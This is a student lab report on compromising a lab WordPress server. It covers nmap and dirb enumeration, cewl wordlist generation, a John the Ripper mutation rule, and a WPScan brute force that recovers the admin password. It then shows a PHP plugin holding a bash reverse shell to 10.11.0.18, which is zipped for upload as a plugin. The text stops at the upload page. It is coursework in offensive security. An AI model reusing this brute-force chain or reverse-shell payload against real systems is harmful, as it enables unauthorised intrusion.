Lab Report - Exercise 2

Gitesh Gund
(gund@rhrk.uni-kl.de) Group **3**

Ashitha Mudraje
(bud07nyc@rptu.de) Group **3**

Anas Ahmad
(aahmad@rhrk.uni-kl.de) Group **3**

Vinson Noronha
(noronha@rptu.de) Group **9**

May 15, 2023


1 Abstract

Short summary of key findings.

1. We found the wordpress login page, used the cewl and John the ripper to crack the admin password.
2. We developed Plugin script and got a shell from the administration panel.
3. We successfully escalated the privileges to root privileges.


2 Enumeration and Inital Access

We did a nmap scan of the subnet specifically for port 80 since we knew that we have to find a web server.




```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ nmap -A -p 80 192.168.59.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 19:08 CEST
Nmap scan report for 192.168.59.22
Host is up (0.0051s latency).

PORT   STATE  SERVICE VERSION
80/tcp closed http

Nmap scan report for 192.168.59.69
Host is up (0.0060s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title:  Login Page
|_http-server-header: Apache/2.4.52 (Ubuntu)

Nmap scan report for 192.168.59.99
Host is up (0.0058s latency).

PORT   STATE  SERVICE VERSION
80/tcp closed http

Nmap scan report for 192.168.59.127
Host is up (0.0055s latency).

PORT   STATE  SERVICE VERSION
80/tcp closed http

Nmap scan report for 192.168.59.148
Host is up (0.0079s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Fedora) OpenSSL/1.1.1 mod_perl/2.0.10 Perl/v5.28.0)
|_http-title: Test Page for the Apache HTTP Server on Fedora
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (Fedora) OpenSSL/1.1.1 mod_perl/2.0.10 Perl/v5.28.0

Nmap scan report for 192.168.59.206
Host is up (0.0061s latency).

PORT   STATE  SERVICE VERSION
80/tcp closed http

Nmap scan report for 192.168.59.233
Host is up (0.0090s latency).

PORT   STATE  SERVICE VERSION
80/tcp closed http

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Then we used Dirbuster to find out the directories available. In the list we found the /wordpress and /wordpress/wp-login pages.



```
┌──(jetsunburst㉿LAP-GIGU)-[~/Infosec]
└─$ dirb http://192.168.59.148 Lab1/web_directory_wordlist.txt -z10

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  8 19:27:57 2023
URL_BASE: http://192.168.59.148/
WORDLIST_FILES: Lab1/web_directory_wordlist.txt
SPEED_DELAY: 10 milliseconds

-----------------

GENERATED WORDS: 20465

---- Scanning URL: http://192.168.59.148/ ----
+ http://192.168.59.148/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://192.168.59.148/manual/
+ http://192.168.59.148/usage (CODE:403|SIZE:214)
==> DIRECTORY: http://192.168.59.148/wordpress/
```

We guessed the username as admin and password admin. Just a guess.




ERROR: The password you entered for the username **admin** is incorrect. Lost your password?

Username or Email Address: admin

Password:


Since it shows that the password we used was incorrect for admin username, we knew that username is admin. Half the bruteforcing was reduced just by a simple guess.

Next, for the password we used cewl to generate a simple wordlist from /wordlist URL.



```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ cewl http://192.168.59.148/wordpress/wp-login.php --with-numbers > exercise2_word_list.txt
```

We tried the generated wordlist to bruteforce the password, but it failed So, now we have to mutate it using John the Ripper to find the exact password. We read the homepage of the website given to draw of the rules for mutation.



POSTS

MARCH 8, 2019

Thoughts about password security

I recently read an article about how widespread weak passwords are. I thought about it for some time and came up with several ideas of how password strenght could be increased. In this post I want to share with you my ideas, so your passwords will be as secure and unhackable as mine 🙂

Common mistakes

Many people use simple words for their passwords that are easy to guess an easy to crack. For example 'princess', 'sunshine', 'monkey' and 'chocolate' are some of the most common passwords (over 11 thousand occurances in the RockYou password breach). I came up with some easy to remember modifications to increase those passwords.

Idea 1: Capitalize

Simply turning the first letter into a capital is really uncommon for passwords an therefore will increase the strength by 1000. 'Princess' has only 769 occurences instead of 'princess' with 33291 occurences. 'Sunshine' appears only 188 times compared to 'sunshine' which appears 11489 times in the rockyou list.

Idea 2: Reverse

Writing your password backwards will make it incredibly hard for hackers to guess it. While 'princess' occurs 33291 times in the rockyou list, 'ssecnirp' only occurs 40 times in the list. From 'sunshine' with 11489, the occurences are reduced to 11 with 'enihsnus'.

Idea 3: Append numbers

The last and most obvious advice I can give you is to append numbers

Search ...

RECENT POSTS

Thoughts about password security

The WiFi Auditing Toolkit WiFi Pineapple

Hot Plug Attacks with Bash Bunny

RECENT COMMENTS

ARCHIVES

March 2019

February 2019

CATEGORIES

Uncategorized

META


Log in

Entries RSS

Comments RSS


WordPress.org

Then we edited the rule to the conf file of John the ripper.




```
[List.Rules:reverse_capitalize_append]
# add reserve and capital letter at beginning of word
rc$[1-6]$[1-6]
```

After that we generated the mutated wordlist using the following command




```
┌──(jetsunburst㉿LAP-GIGU)-[~/Infosec]
└─$ john --wordlist=exercise2_word_list.txt --rules=reverse_capitalize_append --stdout > ok.txt
```

We used the final mutated wordlist with WPScan to bruteforce the password.




```
┌──(jetsunburst㉿LAP-GIGU)-[~/Infosec]
└─$ wpscan --url http://192.168.59.148/wordpress/wp-login.php --max-threads 15 --usernames admin --passwords=ok.txt -o=crack_pass.txt
```



```
[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://192.168.59.148/wordpress/wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0.3 identified (Insecure, released on 2019-01-09).
 | Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |  - http://192.168.59.148/wordpress/wp-includes/css/dashicons.min.css?ver=5.0.3
 | Confirmed By:
 |  Common Wp Includes Query Parameter In Homepage (Passive Detection)
 |   - http://192.168.59.148/wordpress/wp-includes/css/buttons.min.css?ver=5.0.3
 |  Query Parameter In Install Page (Aggressive Detection)
 |   - http://192.168.59.148/wordpress/wp-includes/css/dashicons.min.css?ver=5.0.3
 |   - http://192.168.59.148/wordpress/wp-includes/css/buttons.min.css?ver=5.0.3
 |   - http://192.168.59.148/wordpress/wp-admin/css/forms.min.css?ver=5.0.3
 |   - http://192.168.59.148/wordpress/wp-admin/css/l10n.min.css?ver=5.0.3

[i] The main theme could not be detected.


[i] No plugins Found.


[i] No Config Backups Found.


[!] Valid Combinations Found:
 | Username: admin, Password: Elppaenip36

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon May  8 22:41:36 2023
[+] Requests Done: 9454
[+] Cached Requests: 4
[+] Data Sent: 3.507 MB
[+] Data Received: 36.851 MB
[+] Memory used: 262.555 MB
[+] Elapsed time: 00:09:15

──(jetsunburst㉿LAP-GIGU)-[~/Infosec]
```

We found the password to be **Elppaenip36**.
Now we used the above found password and used it to access the admin panel.



192.168.59.148/wordpress/wp-admin/

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

or, change your theme completely

WordPress 5.0.3 running Twenty Seventeen theme.

Recently Published

Mar 8th 2019, 10:10 am Thoughts about password security
Feb 25th 2019, 10:23 am The WiFi Auditing Toolkit WiFi Pineapple
Feb 25th 2019, 10:05 am Hot Plug Attacks with Bash Bunny

Your Recent Drafts

(no title) February 25, 2019
cssgsgf sfgsdgfsdgfsdgfsdgf

Enter your closest city to find nearby events.


City: Cincinnati

RSS Error: WP HTTP Error: User has blocked requests through HTTP.

RSS Error: WP HTTP Error: User has blocked requests through


3 Gaining a shell

To gain a shell from the victim machine there could be two possibilities: 1. Bind Shell 2. Reverse Shell
We used reverse shell. For this we created a php reverse shell as following.We entered our IP and port.




```
┌──(kali㉿kali)-[~/Desktop/ISAO Ex2]
└─$ cat reverseshell.php
<?php

/**
* Plugin Name: Reverse shell
* Plugin URI:
* Description: php reverse shell
* Version: 1.0
* Author: Anas
* Author URI:
**/

exec("/bin/bash -c 'bash -i >& /dev/tcp/10.11.0.18/2345 0>&1'")
?>
```

We zipped the php file using the following command.



```
┌──(kali㉿kali)-[~/Desktop/ISAO Ex2]
└─$ sudo zip reverseshell.zip ./reverseshell.php
[sudo] password for kali:
  adding: reverseshell.php (deflated 25%)
```

Then we uploaded the zipped shell to the wordpress admin panel as a new plugin.



Add Plugins

Plugins extend and expand the functionality of WordPress. You may automatically install plugins from the WordPress Plugin Directory or upload a plugin in .zip format by clicking the button at the top of this page.

